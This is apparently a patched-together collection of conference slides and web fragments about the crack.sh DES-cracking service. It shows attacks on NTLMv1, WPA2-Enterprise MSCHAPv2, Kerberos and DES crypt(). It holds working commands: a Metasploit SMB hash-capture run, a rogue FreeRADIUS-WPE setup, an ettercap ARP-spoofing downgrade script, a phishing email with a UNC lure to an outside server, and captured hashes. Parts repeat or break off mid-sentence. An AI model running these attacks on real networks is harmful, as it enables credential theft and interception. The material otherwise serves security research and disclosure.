WPA2-PSK case and this is the topic of this blog post.

The general approach is to impersonate an access point in the wireless network you are interested in and to run your own RADIUS server which will capture the password hashes for you which can then later crack offline using asleep. I used a Raspberry Pi running Kali Linux (the successor to the famous BackTrack distro) for this task, so YMMV.

- There is a patch to FreeRADIUS called FreeRADIUS Wireless Pwnage Edition (WPE) which is very useful for this process. Since I was using a Pi which is ARM-based rather than x86-based, I needed to compile FreeRADIUS WPE from source. First clone the sources via Git:
 - `git clone https://github.com/brad-anton/freeradius-wpe.git`

The SMB sniffer module allows you to capture LM/NTLM hashes that can be cracked later. It uses a known challenge key which allows you to crack the hash offline.

```
msf > use auxiliary/server/capture/smb
msf auxiliary(smb) > info
```

Name: Authentication Capture: SMB

Version: 5966

Provided by: hdm

Description:

This module provides a SMB service that can be used to capture the challenge-response password hashes of SMB client systems. All responses sent by this service have the same hardcoded challenge string (`\x11\x22\x33\x44\x55\x66\x77\x88`), allowing for easy cracking using Cain & Abel or L0phtcrack. To exploit this, the target system must try to authenticate to this module. The easiest way to force a SMB authentication attempt is by embedding a UNC path(`\\SERVER\SHARE`) into a web page or email message. When the victim views the web page or email, their system will automatically connect to the server specified in the UNC share (the IP address of the system running this module) and attempt to authenticate.





DES was very much still alive

- People were obviously using the system for more than what we originally intended
- One day traffic dropped and I started receiving emails



- cloudcracker.com disappeared in late 2015

The image shows a browser window with two tabs. The left tab is titled 'cloudcracker.com' and displays a 404 error message: 'This site can't be reached. The connection was reset. Try: • Checking the connection • Checking the proxy and the firewall. ERR_CONNECTION_RESET'. A blue 'Reload' button is visible at the bottom. The right tab is titled 'https://crack.sh/get-cracking/' and shows the crack.sh website. The website has a navigation menu with links for HOME, GET CRACKING, 100% GUARANTEE, THE TECHNOLOGY, FAQ, and CONTACT. The main content area features a 'GET CRACKING' heading and a paragraph of text: 'There are a number of different ways that you can use this service. If you are interested in cracking MS-CHAPv2 you'll most likely want to download and install chapcrack. For more advanced users, we also provide the Known Plaintext interface and des_kpi reference implementation that provides a general purpose interface for cracking different protocols and formats.' Below this text is a 'SUBMIT A JOB!' form with input fields for 'Token' and 'Priority' (with a dropdown menu set to 'Enter Token For Pricing'), and a blue button labeled 'PAY WITH CARD OR BITCOIN'. An orange arrow points from the 'cloudcracker.com' tab to the 'https://crack.sh/get-cracking/' tab.





Reinventing the service

- What were people using it for?
- What features should we add?
- How can we kill DES once and for all?



Windows Authentication

- Lanman and NTLMv1 authentication
- Metasploit SMB Relay with 100% success rate

LM challenge/response (cont.)

To: All Employees

From: HR Communications

Subject: Updates to the Employee Handbook

Body: Human Resources has completed a significant rewrite and update to the Employee Handbook. While some of the changes are minor, it is worth a look for all employees. Employees with aging parents will likely be excited to see the increase in paid time off for emergency care of elder dependents. The guidelines for company events where alcoholic beverages are provided have also been updated.


Finally, with the passing of Washington Initiative 502, we are publishing the new guidelines for Marijuana in the work place.

The handbook can be found here:

\\hrFiles.ru\HRFiles\EmployeeManualv3.do

Best Regards,

Human Resources



```
msf > use auxiliary/server/capture/smb
msf auxiliary(smb) > run
[*] Auxiliary module running as background job
msf auxiliary(smb) >
[*] Server started.
[*] Captured 192.168.0.101:57794 XPSP1VM\Administrator
LMHASH: 76365e2d142b5612980c67d057eb9efeee5ef6eb6ff6e04d
NTHASH: 727b4e35f947129ea52b9cdedae86934bb23ef89f50fc595
OS: Windows 2002 Service Pack 1 2600 LM: Windows 2002 5.1
```





Windows Authentication

- 100% break in Lanman/NTLMv1 Windows Authentication

```
msf> use auxiliary/server/capture/smb
msf auxiliary(smb) > run
[*] Auxiliary module running as background job
msf auxiliary(smb) >
[*] Server started.
[*] Captured 192.168.0.101:57794 XPSP1VM\Administrator
LMHASH: 76365e2d142b5612980c67d057eb9efeee5ef6eb6ff6e04d
NTHASH: 727b4e35f947129ea52b9cdedae86934bb23ef89f50fc595
OS:Windows 2002 Service Pack 1 2600 LM:Windows_2002 5.1
```

→ Lanman Hash
 → NTLM Hash

```
h1kari@eruditorium$ ./chapcrack.py radius -C 1122334455667788 -R 76365e2d142b5612980c67d057eb9efeee5ef6eb6ff6e04d
Cracking K3.....
C1 = 76365e2d142b5612
C2 = 980c67d057eb9efe
C3 = ee5ef6eb6ff6e04d
P = 1122334455667788
K3 = cb6d0000000000
CloudCracker Submission = $99$ESIzRFVmd4h2NI4tFCtWEpgMZ9BX657+y20=
```

SUBMIT A JOB!

Token:

Priority:





- Most environments don't validate the server certificate (or the user authenticates anyway)

```
root@debian: ~  
File Edit View Search Terminal Help  
[e][a][s][y]-[c][r][e][d][s]  
Version 3.8-dev - Garden of New Jersey  
At any time, ctrl+c to cancel and return to the main menu  
1. Prerequisites & Configurations  
2. Poisoning Attacks  
3. FakeAP Attacks  
4. Data Review  
5. Exit  
q. Quit current poisoning session  
Choice: [ ]
```

```
polonium radius # tail -f freeradius-server-wpe.log  
mschap: Sat Feb  2 22:10:08 2008  
  
username: hrollins  
challenge: 08:92:54:d7:3c:33:c7:b7  
response: bb:6e:8f:4f:57:c8:da:71:3e:e4:91:a7:  
dd:40:df:58:79:ac:5a:a9:53:36:05:ba  
  
[ ]
```

Will Hack For SUSHI

My love for hacking and sushi, in that order.

- HOME
- DEFENSIVE
- OFFENSIVE
- PRESENTATIONS
- PROJECTS
- RESEARCH
- ABOUT

FreeRADIUS-WPE

A patch for the popular open-source FreeRADIUS implementation to demonstrate RADIUS impersonation vulnerabilities by Joshua Wright and Brad Antoniewicz. This patch adds the following functionality:

- Simplifies the setup of FreeRADIUS by adding all RFC1918 addresses as acceptable NAS devices;
- Simplifies the setup of EAP authentication by including support for all FreeRADIUS supported EAP types;
- Adds WPE logging in \$prefix/var/log/radius/freeradius-server-wpe.log, can be controlled in radius.conf by changing the "wpelogfile" directive;
- Simplified the setup of user authentication with a default "users" file that accepts authentication for any username;
- Adds credential logging for multiple EAP types including PEAP, TTLS, LEAP, EAP-MD5, EAP-MSCHAPv2, PAP, CHAP and others

For setup information, see the SETUP section below, or [our slides from Shmoocon 4](#).





WPA2-Enterprise

- 100% break in WPA2-Enterprise MSCHAPv2
(For environments that don't properly validate server certificate)

```
polonium radius # tail -f freeradius-server-wpe.log  
mschap: Sat Feb  2 22:10:08 2008
```

```
username: hrollins  
challenge: 08:92:54:d7:3c:33:c7:b7  
response: bb:6e:8f:4f:57:c8:da:71:3e:e4:91:a7:  
dd:40:df:58:79:ac:5a:a9:53:36:05:ba
```

```
hlkari@eruditorium$ ./chapcrack.py radius -C 089254d73c33c7b7 -R bb6e8f4f57c8da713ee491a7dd40df5879ac5aa9533605ba  
Cracking K3....  
C1 = bb6e8f4f57c8da71  
C2 = 3ee491a7dd40df58  
C3 = 79ac5aa9533605ba  
P = 089254d73c33c7b7  
K3 = 00cc0000000000  
CloudCracker Submission = $99$CJJU1zwzx7e7bo9PV8jacT7kkafdQN9YAMw=
```

SUBMIT A JOB!

Token:

Priority:

[PAY WITH CARD OR BITCOIN](#)






Cracking SIM Cards

• “Rooting Sim Cards”

- Karsten Nohl, SRLabs BH USA 2013



Mr. Robot S2E9

OTA error handling is underspecified, possibly opening attack surface

Binary SMS communication

Attacker probes cards to gain material for DES key cracking

Command with wrong signature

Use: DES signature

Request: DES signature

SIM card with DES key



(prevalence of DES keys varies between operators; can be up to 100%)

Response to mal-signed request differs by card type

a. (25%* of cards) (No response)

b. (50%*) Error message Sometimes with all-zeros signatures

c. (25%*) Error message DES signature

Data useable for key cracking





Known Plaintext Interface

- Decided to provide a general purpose interface
- Most of the time simple rules work best:

```
for (int i=0;i<2^56;i++) {  
    result = DES_key[i](ciphertext);  
  
    if ((result & mask) == (plaintext & mask))  
        key = result;  
}
```

https://github.com/hlkari/des_kpt

- If DES is supported, downgrade is trivial



Attacking Kerberos Deployments

iSEC Partners, Inc.

Rachel Engel, Brad Hill and Scott Stender
 {rachel, brad, scott}@isecpartners.com


iSEC Partners, Inc. is a information security firm that specializes in application, network, host, and product security. For more information about iSEC, please refer to the Appendix A or www.isecpartners.com

This paper contains supplemental tacking Kerberos Deployments” 2010, in Las Vegas, Nevada.

This whitepaper covers the follow

- References
- Initial Authentication and Ety
- Smart Card Login and PKINI
- Kerberized Application Securi
- Related Prior Work

Text	cleartext
Text	ciphred with Alice's key
Text	ciphred with Bob's key
Text	ciphred with TGS's key
Text	ciphred with Alice & TGS session key
Text	ciphred with Alice & Bob's session key





- Simple ettercap filter to s/*/*des-cbc-crc

```
▼ Kerberos AS-REQ
▶ Record Mark: 216 bytes
  Pvno: 5
  MSG Type: AS-REQ (10)
▶ padata: PA-PAC-REQUEST
▼ KDC_REQ_BODY
  Padding: 0
▶ KDCOptions: 40810010 (Forwardable, Renewable, Canonicalize, Renewable OK)
▶ Client Name (Principal): test3
  Realm: DOMAIN
▶ Server Name (Service and Instance): krbtgt/DOMAIN
  till: 2037-09-13 02:48:05 (UTC)
  rtime: 2037-09-13 02:48:05 (UTC)
  Nonce: 1743413861
▶ Encryption Types: des-cbc-crc des-cbc-crc des-cbc-crc des-cbc-crc des-cbc-crc
▶ HostAddresses: VISTA<20>
```

```
▼ Kerberos AS-REQ
▶ Record Mark: 280 bytes
  Pvno: 5
  MSG Type: AS-REQ (10)
▶ padata: PA-ENC-TIMESTAMP PA-PAC-REQUEST
▼ Type: PA-ENC-TIMESTAMP (2)
  ▼ Value: 3031a003020101a22a0428471eda4547f7b3862f79bf36ac... des-cbc-crc
    Encryption type: des-cbc-crc (1)
    enc PA_ENC_TIMESTAMP: 471eda4547f7b3862f79bf36ac7592a1de3dcc5ca0bb182f...
▼ Type: PA-PAC-REQUEST (128)
  ▼ Value: 3005a0030101ff
    PAC Request: True
▼ KDC_REQ_BODY
  Padding: 0
▶ KDCOptions: 40810010 (Forwardable, Renewable, Canonicalize, Renewable OK)
▶ Client Name (Principal): test3
  Realm: DOMAIN
▶ Server Name (Service and Instance): krbtgt/DOMAIN
  till: 2037-09-13 02:48:05 (UTC)
  rtime: 2037-09-13 02:48:05 (UTC)
  Nonce: 1743413861
▶ Encryption Types: des-cbc-crc des-cbc-crc des-cbc-crc des-cbc-crc des-cbc-crc
▶ HostAddresses: VISTA<20>
```

```
#!/bin/sh
```

```
export KDC="192.168.1.11"
export TARGET="192.168.1.27"
export ETH="enp0s3"
```

```
cp krb5-downgrade-asreq.py /tmp
etterfilter krb5-downgrade-asreq.filter -o krb5-downgrade-asreq.ef
sudo ettercap -T -M arp:remote -i $ETH -F krb5-downgrade-asreq.ef /$KDC// /$TARGET// -w /tmp/ettercap.pcap |tee /tmp/ettercap.log
```



- ASN.1 Plaintext can be easily determined
- CBC lets us easily crack Key with any block in protocol

GitHub, Inc. [US] | https://github.com/h1kari/des_kpt

Determining Plaintext

The ASN.1 format of the messages that are encrypted has a number of known plaintext components as DER is a canonical form of BER there are certain parts of the format that must always exist in the plaintext. Here is an outline of the plaintext for the different encrypted portions:

Authenticator

```

00: 7aec 646d 6134 d6e1 z.dma4... # P1 - Confounder
08: 230f af7a 301a a011 #..z0... # P2 - [8:12] = CRC, [12:16] = ASN.1
# 30 - Sequence(
# 1a - Length=26)
# a0 - .Idx(0,
# 11 - Length=17,
10: 180f 3230 3136 3037 ..201607 # P3 - ASN.1 # Static
# 18 - GeneralizedTime( # Static
# 0f - Length=15, Value= # Static
# 323031363037 - "201607" # Easily derived from current year/
18: 3231 3230 3138 3335 21201835 # P4 - ASN.1
# 3231323031383335 - "21201835"
20: 5aa1 0502 030c 85ba Z..... # P5 - ASN.1
# 5a - "Z"),
# a1 - .Idx(1,
# 05 - Length=5,
# 02 - Integer(
# 03 - Length=3,
# 0c85ba - Value=820666)


```

We've identified the 3rd block of Plaintext P3 as the one we're going to target. Because everything is encrypted with DES-CBC, it will be xor'ed with the Ciphertext of the previous block, so to determine our plaintext we'll do:

```

PT = CT2 ^ "\x18\x0f"+date("YYYYMM")
CT = CT3
M = ffffffffffffffff

```





- 100% break of DES Kerberos

```
File Edit View Search Terminal Help

h1kari@eruditorium$ ./des_kpt.py kerb -i kerb.pcap
parsing inputFile = kerb.pcap

AS-REQ 192.168.1.11 -> 192.168.1.27: test3@DOMAIN -> krbtgt/DOMAIN@DOMAIN (Authenticator):
PT = 37768d069d43a296
M = ffffffffffffffff
CT = de3dcc5ca0bb182f
E = 0
crack.sh Submission = $98$N3aNbp1Dopb//////////949zFyguXgv

AS-REQ 192.168.1.11 -> 192.168.1.27: test3@DOMAIN.CRACK.SH -> krbtgt/DOMAIN.CRACK.SH@DOMAIN.CRACK.SH (Authenticator):
PT = ee523adb573ca8de
M = ffffffffffffffff
CT = c89c63941467dc93
E = 0
crack.sh Submission = $98$7lI621c8qN7//////////8icY5QUZ9yT

AS-REQ 192.168.1.11 -> 192.168.1.27: test3@DOMAIN -> krbtgt/DOMAIN@DOMAIN (Authenticator):
PT = 371ba62e8ea95d36
M = ffffffffffffffff
CT = f7193165f4188f84
E = 0
crack.sh Submission = $98$NxumLo6pXTb//////////cZMWX0GI+E
```

https://github.com/h1kari/des_kpt

SUBMIT A JOB!

Token:

Priority:

[PAY WITH CARD OR BITCOIN](#)





DES crypt() Hashes

- Started receiving emails asking if I can crack them
- Initially designed so a PDP-11/70 would take > 1 second to compute (vs 1.25ms for M-209)
- But no one uses DES crypt() anymore? Right??



- QNX Anybody?
- “50 Million Vehicles and Counting: QNX Achieves New Milestone in Automotive Market”

- QNX Press Release 1/15

RESULTS

- It is a « unix » filesystem

imageInfo/passwd

```
root:x:0:0:Superuser:/bin/ksh
bin:x:1:1:Binaries Commands and Source:/bin:
daemon:x:2:2:System Services:/daemon:
mail:x:8:40:User Mail:/var/spool/mail:
news:x:9:50:Network News:/var/spool/news:
uucp:x:12:60:Network News:/var/spool/news:
ftp:x:14:80:FTP User:/home/ftp:
nobody:x:99:99:Nobody:/:
```

ppp/shadow

```
root:UE/zhLVdRLPk.:19545:0:0
```

While the 'dumpifs' command does not appear in the operating system, such as '/etc/shadow', run the following command to search for 'root' in the system. The interesting two being:

```
root:x:0:a
root:ug6HiWQAm947Y:::9b
```

The screenshot shows a forum thread titled "DES(Unix) [Part 3]" on the website InsidePro.com. The thread contains several posts from users test0815, chgzhang, bikaboka, and Chillout. The posts discuss the discovery of DES hashes in a QNX system. One post by bikaboka shows a list of hashes, including "XhTgMNAV21hNo:comusroc". Another post by bikaboka shows a list of hashes, including "D08Encaor1k7s", "k7rG6YcNN2W3E", "3KJ/KSk6ncR1Bc", "JVe/B18kVEX/A", and "ulQsoEYxzj5IU". A post by Chillout shows a hash "bbOLezuT.YHw" and "UE/zhLVdRLPk.". The forum interface includes navigation buttons like "New Topic", "Post Reply", and "Quote".





DES crypt() Hashes

- 100% break of DES crypt()

$$96^8 * 25 / 640,000,000,000 = \sim 3 \text{ days}$$

While the 'dumpifs' command does not appear to have everything one would associate with a complete operating system, such as '/etc/shadow', running grep on the binary shows that such files are most likely present. For example, if you search for 'root' there are several instances of the string, the most interesting two being:

```
root:x:0:a  
root:ug6HiWQAm947Y:::9b
```

SUBMIT A JOB!

Token:

Priority:

[PAY WITH CARD OR BITCOIN](#)





- QNX Anybody?
- “50 Million Vehicles and Counting: QNX Achieves New Milestone in Automotive Market”

- QNX Press Release 1/15

RESULTS

- It is a « unix » filesystem

imageInfo/passwd

```

root:x:0:0:Superuser:/:bin/ksh
bin:x:1:1:Binaries Commands and Source:/bin:
daemon:x:2:2:System Services:/daemon:
mail:x:8:40:User Mail:/var/spool/mail:
news:x:9:50:Network News:/var/spool/news:
uucp:x:12:60:Network News:/var/spool/news:
ftp:x:14:80:FTP User:/home/ftp:
nobody:x:99:99:Nobody:/:

```

ppp/shadow

```

root:UE/zhLVdRLPk.:15:0:0

```

While the 'dumpifs' command does not appear in the operating system, such as '/etc/shadow', run the following command to search for 'root' entries. The interesting two being:

```


root:x:0:a
root:ug6HiWQAm947Y:::9b

```

dt donkey

vuihgwdn





F A C E P A L M

Because expressing how dumb that was in words just doesn't work.



Verifying Encryption

To verify your implementation you can use the `encrypt` command:

```
$ ./des_kpt.py encrypt -p 0000000000000000 -k 1044ca254cddc4 -i 0123456789abcdef
PT = 0000000000000000
IV = 0123456789abcdef
PT+IV = 0123456789abcdef
CT = 825f48ccfd6829f0
K = 1044ca254cddc4
KP = 1023324554677689
E = 1
```

This command allows you to specify the `plaintext`, `key`, and optional `iv` (in the case of cracking CBC/PCBC encrypted data).

Verifying Decryption

You can also verify using the `decrypt` command:

```
$ ./des_kpt.py decrypt -c 837c0dab74c3e41f -k 1044ca254cddc4 -i 0123456789abcdef
PT = 0123456789abcdef
IV = 0123456789abcdef
CT = 837c0dab74c3e41f
CT+IV = 825f48ccfd6829f0
K = 1044ca254cddc4
KP = 1023324554677689
E = 0
```



Submit a Decrypt Job

Now, once you've verified your implementation matches, you can submit your job to <https://crack.sh>. To do that, enter in your parameters using the `parse` command:

```
$ ./des_kpt.py parse -p 0123456789abcdef -m ffffffff0000 -c 825f48ccfd6829f0
PT = 0123456789ab0000
M = ffffffff0000
CT = 825f48ccfd6829f0
E = 0
crack.sh Submission = $98$ASNfZ4mrze////////8AAIJfSMz9aCnw
```

This is an example of a job that's performing a brute force decrypt (notice `E = 0`) and returns all keys that result in a plaintext which matches `x & M == PT`. Notice also that `PT` has been already masked by `M` as the masked out bits aren't needed.

Submit an Encrypt Job

Here is another example:

```
$ ./des_kpt.py parse -p 0123456789abcdef -m ffffffff0000 -c 825f48ccfd6829f0 -e
PT = 0123456789abcdef
M = ffffffff0000
CT = 825f48ccfd680000
E = 1
crack.sh Submission = $97$ASNfZ4mrze////////8AAIJfSMz9aAAA
```



SUBMIT A JOB!

Token:

Priority:

[PAY WITH CARD OR BITCOIN](#)

Your Known Plaintext DES Cracking Job Results



crack.sh to david ↕

11/26/16

Crack.sh has successfully completed its attack against your known plaintext decrypt parameters. A list of the valid keys are attached and can be verified using the 'des_kpt' tool:

```
$. /des_kpt.py decrypt -c 1cae202b8f4ee7af -k <key>  
PT = 0073259df6afabaf
```

...

This run took 105686 seconds. Thank you for using crack.sh, this concludes your job.

results.txt

Zip





Questions/Comments?

- Help kill legacy crypto!
- Email me to run free jobs
- <https://crack.sh>
- <https://github.com/h1kari/chapcrack>
- https://github.com/h1kari/des_kpt
- David Hulton <david@toorcon.org>
- ToorCon 19 San Diego Aug 29 - Sep 3, 2017
- ToorCamp 4 Jun 20 – 24, 2018

